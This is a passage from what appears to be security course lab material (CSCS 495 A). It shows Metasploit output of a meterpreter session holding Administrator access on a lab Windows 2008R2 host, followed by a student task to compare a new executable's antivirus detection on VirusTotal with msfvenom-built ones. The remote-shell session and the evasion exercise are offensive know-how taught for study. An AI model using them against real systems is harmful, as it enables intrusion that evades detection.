1   meterpreter x86/windows VAGRANT-2008R2\Administrator @ VAGRANT-2008R2 10.0.2.6:54154 -> 10.0.2.15:49646 (10.0.2.15)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

CSCS 495 A

To Do: Students should check this new executable on VirusTotal to check out how it performs as compared to the executables that we created using `msfvenom`.